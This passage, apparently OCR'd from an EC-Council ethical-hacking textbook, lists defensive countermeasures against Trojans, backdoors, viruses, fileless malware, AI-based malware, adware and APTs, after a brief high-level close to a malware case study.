




Figure 7.176: Screenshot showing list of permissions granted

- **Stage 7: Propagation to Other Accounts**

  Hijacked accounts were used to create an "army" of Facebook bots, further spreading the malware through more sponsored posts and malicious activities, charging the victims' accounts for the paid ads.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





hide01.ir

Malware Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than eliminating it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk it causes upon entry.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders.
- Block all unnecessary ports at the host and use a firewall.
- Avoid accepting programs transferred by instant messaging.
- Harden weak default configuration settings and disable unused functionalities, including protocols and services.
- Monitor the internal network traffic for odd ports or encrypted traffic.
- Avoid downloading and executing applications from untrusted sources.
- Install patches and security updates for the OS and applications.
- Restrict permissions within the desktop environment to prevent the installation of malicious applications.
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts.
- Manage local workstation file integrity through checksums, auditing, and port scanning.
- Run host-based antivirus, firewall, and intrusion detection software.
- Avoid clicking on unsolicited pop-ups and banners.
- Exercise caution in the use of peer-to-peer file sharing.
- Prefer ISPs that provide network security and have robust anti-spam techniques.
- Disable the autorun option for external devices such as USB drives and hard drives.
- Check the Secure Socket Layer (SSL) authenticity before accessing any e-commerce website to avoid information sniffing.
- Establish robust and distinct passwords and make frequent changes to them.
- Utilize web browser security features and extensions.
- Install host-based intrusion prevention systems on endpoints to monitor and prevent malicious operations, such as file system changes and process injections associated with Trojan infections.
- Deploy file integrity monitoring (FIM) solutions to detect unauthorized modifications to critical system files, configuration files, and application binaries.
- Enable memory protection mechanisms, such as DEP and ASLR to prevent buffer overflow and code injections, which are commonly exploited by Trojans to execute arbitrary code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage.
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments.
- Avoid untrusted software and ensure that every device is protected by a firewall.
- Use antivirus tools such as Bitdefender and Kaspersky to detect and eliminate backdoors.
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools.
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking.
- Run registry monitoring tools to find malicious registry entries added by the backdoor.
- Remove or uninstall the program or application installed by the backdoor Trojan or virus.
- Remove the malicious registry entries added by the backdoor Trojan.
- Delete malicious files related to the backdoor Trojan.
- Ensure that the device has the auto-update option enabled to keep it updated with software-related security patches.
- Implement the pipeline emission analysis method to check and analyze hardware-based backdoors, which can be attached during the manufacturing process.
- Avoid using hardware components obtained from untrusted shopping sites or black markets, which allow attackers to easily inject backdoor into the hardware.
- If any abnormal behavior is detected, restore the device to factory settings and reconfigure it with new credentials.
- Check user ratings and reviews before installing and providing permissions to any product, even if it is downloaded from trusted sources.
- Use file integrity monitoring software to detect unauthorized changes to critical system files and settings.
- Turn off services and close ports that are not required for business operations, which can reduce potential entry points for backdoor.

hiteel.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they occur.
- Generate an antivirus policy for safe computing and distribute it to the staff.
- Pay attention to the instructions while downloading files or programs from the Internet.
- Regularly update antivirus software.
- Avoid opening attachments received from unknown senders, as viruses spread via email attachments.
- Since virus infections can corrupt data, perform regular data backups.
- Schedule regular scans for all drives after the installation of antivirus software.
- Do not accept disks or programs without checking them using the current version of an antivirus program.
- Ensure that any executable code used within the organization has been approved.
- Do not boot the machine with an infected bootable system disk.
- Stay informed about the latest virus threats.
- Ensure that pop-up blockers are enabled and use an Internet firewall.
- Perform disk clean-up and run a registry scanner once a week.
- Run anti-spyware or anti-adware once a week.
- Do not open files with more than one file type extension.
- Exercise caution with files sent through instant messaging applications.
- Perform regular checkups on installed programs and stored data.
- Employ an effective email filter and scan emails on a regular basis.
- Disable the AutoRun feature on the system to prevent automatic execution of malicious programs from external media.
- Implement strong, unique passwords for all accounts and change them periodically.

hiaeol.ir

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker.
- Disable PowerShell and WMI when not in use.
- Disable macros and use only digitally signed, trusted macros.
- Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on the systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Train employees to detect phishing emails and to never enable macros in MS Office documents.
- Disable PDF readers to run JavaScript automatically.
- Disable Flash in the browser settings.
- Implement two-factor authentication to access critical systems or resources connected to the network.
- Implement multi-layer security to detect and defend against memory-resident malware.
- Use user behavior analytics (UBA) solutions to detect threats hidden within the data.
- Ensure the ability to detect system tools such as PowerShell and WMIC as well as whitelisted application scripts to protect against malicious attacks.
- Run periodic antivirus scans to detect infections and keep the antivirus program updated.
- Install browser protection tools and disable automatic plugin downloads.
- Schedule regular security checks for applications and regularly patch the applications.
- Regularly update the OS with the latest security patches.
- Examine all the running programs for any malicious or new signatures and heuristics.
- Enable endpoint security with active monitoring to protect networks when accessed remotely.
- Examine the indicators of compromise (IoCs) on the system and network.
- Regularly check the security logs, especially when excessive amounts of data leave the network.
- Restrict admin rights and provide the least privileges to the user level to prevent privilege escalation attacks.
- Use application control to prevent Internet browsers from spawning script interpreters such as PowerShell and WMIC.
- Carefully examine the changes in the system's behavior patterns with respect to the baselines.
- Use next-generation antivirus (NGAV) software that employs advanced technology such as machine learning (ML) and artificial intelligence (AI) to prevent new polymorphic malware.
- Use baseline and search for known tactics, techniques, and procedures (TTPs) used by many adversarial groups.
- Use managed detection and response (MDR) services that can perform threat hunting.
- Use tools such as Blackberry Cylance and Microsoft Enhanced Mitigation Experience Toolkit (EMET) to combat fileless attacks.

ride01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable unused or unnecessary applications and service features.
- Uninstall applications that are not important.
- Block all the incoming network traffic or files with the .exe format.
- Check if any PowerShell scripts are masked in any of the drives or in the \TEMP folder.
- Utilize projects such as AltFS, which provides insights into how fileless malware usually works on targeted devices.
- Implement security solutions that use behavioral analysis to detect suspicious activities typically associated with fileless malware, such as unusual PowerShell usage or registry changes.
- Use advanced endpoint protection platforms (EPPs) that include fileless malware detection capabilities through monitoring memory and script execution behaviors.
- Implement network segmentation to restrict the movement of fileless malware across systems and networks.

AI-based Malware Countermeasures

Some common countermeasures against AI-based malware are as follows:

- Scan for anomalous patterns such as unusual data transmission or system modifications.
- Deploy AI-powered security solutions such as next-generation antivirus (NGAV), endpoint detection and response (EDR), and network traffic analysis (NTA) to detect and mitigate AI-based malware threats.
- Frequently perform anomaly detection methods, such as statistical analysis, clustering algorithms, and unsupervised learning techniques.
- Develop and deploy explainable AI (XAI) techniques to enhance the transparency and interpretability of AI-based security solutions.
- Implement automated response mechanisms, such as threat hunting algorithms and orchestration platforms.
- Ensure compliance with relevant cybersecurity regulations and standards, such as GDPR, HIPAA, and NIST guidelines that address AI-based malware threats.
- Facilitate the security operations center (SOC) equipped with advanced monitoring tools and automated response capabilities to detect and respond to AI-based malware threats in real-time.
- Leverage threat intelligence feeds and services providing real-time updates on emerging AI-based malware threats and associated indicators of compromise (IoCs).
- Promote cybersecurity awareness training programs that empower employees to play an active role in defending against AI-driven threats.
- Regularly assess and audit compliance regulations and standards to identify vulnerabilities that may expose organizations to AI-based malware risks.

vide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Adware Countermeasures

To protect against adware, consider the following countermeasures:

- **Install reputable antimalware software:** Keep it updated to detect and remove adware.
- **Update operating system and applications:** This helps patch vulnerabilities that adware might exploit.
- **Download software from reputable sources:** Avoid downloading apps and software from unknown websites.
- **Pay attention during software installations:** Opt for custom installation to deselect any bundled adware.
- **Use ad blockers and privacy-enhancing browser extensions:** These can help prevent adware from displaying ads and tracking your online activity.
- **Regular scans:** Conduct regular scans using reputable antivirus and antimalware programs to detect and remove adware.
- **Real-time protection:** Enable real-time protection features on antimalware software to block adware installations and activities as they happen.
- **Browser extensions:** Use ad-blocking extensions on web browsers to prevent adware-driven ads from appearing.
- **Read EULAs and installation screens:** Carefully read end user license agreements (EULA) and installation screens to opt-out of any bundled software that could be adware.
- **Advanced or custom settings:** When installing software, choose the advanced or custom installation options to deselect any additional, potentially unwanted software.
- **Privacy settings:** Adjust the web browser's privacy settings to reduce tracking and data collection.
- **System clean-up tools:** Utilize system clean-up tools to remove unused files and software that could be vulnerable to adware.
- **Check installed programs:** Regularly review your list of installed programs and remove any that you did not authorize or no longer need.

APT Countermeasures

Some important countermeasures against APT threats are as follows:

- Employ zero-trust security to authorize users and devices.
- Conduct regular risk assessments.
